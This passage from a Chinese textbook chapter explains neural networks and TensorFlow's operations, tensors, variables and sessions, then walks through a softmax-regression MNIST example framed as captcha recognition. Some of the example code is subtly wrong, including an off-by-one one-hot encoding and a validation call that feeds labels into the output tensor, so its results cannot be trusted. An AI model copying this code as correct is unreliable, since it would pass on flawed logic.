


图15-1 单层神经网络

如果隐藏层具有多层，就是多层感知机，如图15-2所示。深度学习就是多层感知机的一种。

狭义的多层感知机，要求必须是全连接的，所谓全连接，就是每个隐藏层的任何一个节点，都与下一层隐藏层的全部节点连接，如图15-3所示。




图15-2 多层感知机

非全连接神经网络如图15-4所示。

隐藏层 $t-1$ 隐藏层 t




图15-3 全连接的神经网络

隐藏层 $t-1$ 隐藏层 t




图15-4 非全连接的神经网络

深度神经网络（Deep Neural Network, DNN）就是一种全连接的多层感知机。常见的深度学习包括DNN、卷积神经网络（Convolutional Neural Network, CNN）、循环神经网络（Recurrent Neural Network, RNN）。

15.2 TensorFlow编程模型

TensorFlow是谷歌研发的第二代人工智能学习系统，其命名来源于本身的运行原理。Tensor也叫张量，即所谓的N维数组；Flow也叫流，即所谓基于数据流图的计算；TensorFlow为张量从流图的一端流动到另一端的计算过程。TensorFlow将复杂的数据结构传输至人工智能神经网中进行分析和处理，如图15-5所示。




图15-5 TensorFlow官网的示例图

TensorFlow计算模型中，最基础的4个组件是操作、张量、变量和会话。

15.2.1 操作

把算法表示成一个个操作的叠加，可以非常清晰地看到数据之间的关系，而且这样的基本操作也具有普遍性。在TensorFlow中，当数据流过操作节点的时候就可以对数据进行操作。一个操作可以有零个或多个输入，产生零个或多个输出。一个操作可能是一次数学计算，一个变量或常量，一个数据流走向控制，一次文件IO或者是一次网络通信。其中，一个常量可以看成没有输入、只有一个固定输出的操作。

15.2.2 张量

在计算图中，每个边就代表数据从一个操作流到另一个操作。这些数据被表示为张量，一个张量可以看成多维的数组或者高维的矩阵。关于TensorFlow中的张量，需要注意的是张量本身并没有保存任何值，张量仅仅提供了访问数值的一个接口，可以看成数值的一种引用。在TensorFlow实际使用中我们也可以发现，在run之前的张量并没有分配空间，此时的张量仅仅表示了一种数值的抽象，用来连接不同的节点，表示数据在不同操作之间的流动。

15.2.3 变量

变量是计算图中可以改变的节点。比如当计算权重的时候，随着迭代的进行，每次权重的值会发生相应的变化，这样的值就可以当作变量。在实际处理时，一般把需要训练的值指定为变量。在使用变量的时候，需要指定变量的初始值，变量的大小和数据类型就是根据初始值来推断的。

15.2.4 会话

在TensorFlow中，所有操作都必须在会话（session）中执行，会话负责分配和管理各种资源。在会话中提供了一个run方法，可以用它来执行计算图整体或者其中的一部分节点。在执行run方法时，还需要用feed_dict把相关数据输入到计算图。当run被调用时，TensorFlow将会从指定的输出节点开始，向前查找所有的依赖节点，所有依赖节点都将被执行。这些操作随后将被分配到物理执行单元上（比如CPU或GPU），这种分配规则由TensorFlow中的分配算法决定。

15.3 TensorFlow的运行模式

TensorFlow与Scikit-Learn的区别除了支撑的算法不一样，还有一个重要的区别——TensorFlow天生支持分布式和异构计算环境，从单机到集群，从CPU到GPU（见图15-6）都支持良好。




图15-6 GPU集群

TensorFlow支持最基本的单机模式，如图15-7所示，本书编写的样例也都是基于我的MAC笔记本运行的，顺便提下，MAC下运行TensorFlow算法，会有如下报错信息，不用理会它，程序还会继续运行。

```
can't determine number of CPU cores: assuming 4
I tensorflow/core/common_runtime/local_device.cc:25] Local device intra op parallel:
```




图15-7 TensorFlow单机运行模式

TensorFlow也支持分布式架构，如图15-8所示，从MAC本到CPU服务器、GPU服务器、GPU集群甚至是神秘的TPU集群都支持。




图15-8 TensorFlow分布式运行模式

15.4 示例：在TensorFlow下识别验证码 (一)

完整演示代码请见本书GitHub上的15-1.py。

1. 数据清洗与特征提取

我们依然使用MNIST数据集合，使用TensorFlow的softmax回归算法，MNIST详细介绍请参考第3章中的介绍。唯一不同的地方是我们使用one-hot编码处理标记数据，原有的标记数据使用长度为1的向量标记结果，取值范围为0~9，one-hot编码又称一位有效编码，其方法是使用N位状态寄存器来对N个状态进行编码，每个状态都有其独立的寄存器位，并且在任意时刻，其中只有一位有效。使用one-hot编码后，使用一个长度为10的向量标记结果，转换的函数实现为：

```
def get_one_hot(x, size=10):
    v=[]
    for x1 in x:
        x2=[0]*size
        x2[(x1-1)]=1
        v.append(x2)
    return v
```

我们使用离线版的MNIST文件，下载链接为：

```
http://www.iro.umontreal.ca/~lisa/deep/data/mnist/mnist.pkl.gz
```

文件读取方式为：

```
import pickle
import gzip
def load_data():
    with gzip.open('./mnist.pkl.gz') as fp:
        training_data, valid_data, test_data = pickle.load(fp)
    return training_data, valid_data, test_data
```

其中各个返回集合分别为：

·training_data, 训练数据集合;

·valid_data, 校验数据集合;

·test_data, 测试数据集合。

加载数据，并针对标记数据转换成one-hot编码。

```
training_data, valid_data, test_dat=load_data()  
x_training_data,y_training_data=training_data  
x1,y1=test_dat  
y_training_data=get_one_hot(y_training_data)  
y1=get_one_hot(y1)
```

2.训练

我们使用经典的softmax回归算法来处理，如图15-9所示。

softmax算法的数学化的表现为： $y = \text{softmax}(Wx + b)$

使用TensorFlow的计算模型展现处理过程，如图15-10所示。




图15-9 TensorFlow官网对softmax算法的图解




图15-10 TensorFlow计算模型示例图

使用placeholder函数设置占位符，用于定义整个数据流的输入和输出。在这个例子中x和_y都是这种情况，其中，x对应整个系统输入，是一个维度为784的向量集合，且长度不限制；_y是整个系统的输出，对应一个维度为10的向量集合，两者的特征数据类型都是浮点型：

```
x = tf.placeholder("float", [None, 784])
y_ = tf.placeholder("float", [None, 10])
```

定义整个系统中的变量，包括W、b，初始化均为0。整个系统的操作作为 $y=\text{softmax}(Wx+b)$ ，x的维度为784，所以W为一个784乘以10的数组，b是一个维度为10的向量：

```
W = tf.Variable(tf.zeros([784, 10]))
b = tf.Variable(tf.zeros([10]))
```

定义整个系统的操作函数：

```
y = tf.nn.softmax(tf.matmul(x,W) + b)
```

定义衰减函数，这里的衰减函数使用交叉熵来衡量，通过梯度下降算法以0.01的学习速率最小化交叉熵：

```
cross_entropy = -tf.reduce_sum(y_*tf.log(y))
train_step = tf.train.GradientDescentOptimizer(0.01).minimize(cross_entropy)
```

初始化全部变量并定义会话，在TensorFlow中每个会话都是独立的，相互不干扰。

```
init = tf.initialize_all_variables()
sess = tf.Session()
sess.run(init)
```

在理想情况下，我们希望用所有的数据来进行每一步的训练，因为这能给我们更好的训练结果，但显然这需要很大的计算开销。所以，每一次训练我们可以使用不同的数据子集，这样做既可以减少计算开销，又可以最大化地学习到数据集的总体特性。我们定义每次训练的数据子集的个数：

```
batch_size=100
```

每次我们都顺序取出100个数据用于训练，便于梯度下降算法快速收敛，整个训练次数取决于整个数据集合的长度以及每次训练的数据个数：

```
for i in range(int(len(x_training_data)/batch_size)):
    batch_xs=x_training_data[(i*batch_size):((i+1)*batch_size)]
    batch_ys=y_training_data[(i*batch_size):((i+1)*batch_size)]
    sess.run(train_step, feed_dict={x: batch_xs, y_: batch_ys})
```

3.验证

TensorFlow的数据验证非常简单，使用自带的API即可：

```
correct_prediction = tf.equal(tf.argmax(y, 1), tf.argmax(y_, 1))
accuracy = tf.reduce_mean(tf.cast(correct_prediction, tf.float32))
print(sess.run(accuracy, feed_dict={x: x1, y: y1}))
```

运行结果如下，准确率约为90%：

```
can't determine number of CPU cores: assuming 4
I tensorflow/core/common_runtime/local_device.cc:25] Local device intra op parallelism threads limit: 4
can't determine number of CPU cores: assuming 4
I tensorflow/core/common_runtime/local_session.cc:45] Local session inter op parallelism threads limit: 4
0.9097
```

15.5 示例：在TensorFlow下识别验证码 (二)

完整演示代码请见本书GitHub上的15-2.py。

1.数据清洗与特征提取

我们依然使用MNIST数据集合和TensorFlow的多层感知机，同样利用one-hot编码处理标记数据。

2.训练

我们使用多层感知机来处理。

使用TensorFlow的计算模型展现处理过程，如图15-11所示。

